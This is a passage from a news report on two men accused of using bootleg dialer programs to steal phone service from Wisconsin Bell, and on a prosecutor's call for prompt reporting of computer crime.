Because the company had no way of knowing where the calls were coming from, Wisconsin Bell placed a tracing device on the line, through which the calls were traced to the phone numbers of Carr and Kelsey.

The men were apparently unaware of each other and simply happened to be involved in similar schemes, Reddin said.

Carr is alleged to have used a bootleg computer program called "Hacking Construction Set Documentation." Kelsey is alleged to have used a similar bootleg program called "Mickey-Dialer." The programs were seized in raids at the defendant's houses, according to court records.

Reddin acknowledged that technological safeguards can detect such thefts after the fact but not prevent them. What Carr and Kelsey are alleged to have done can be done by any computer buff with the right software and know-how, Reddin said.

The key to deterring computer crime, in Reddin's view, lies in it's prompt reporting to authorities.

"The best way I can think of to do that is by filing a complaint with our office," Reddin said.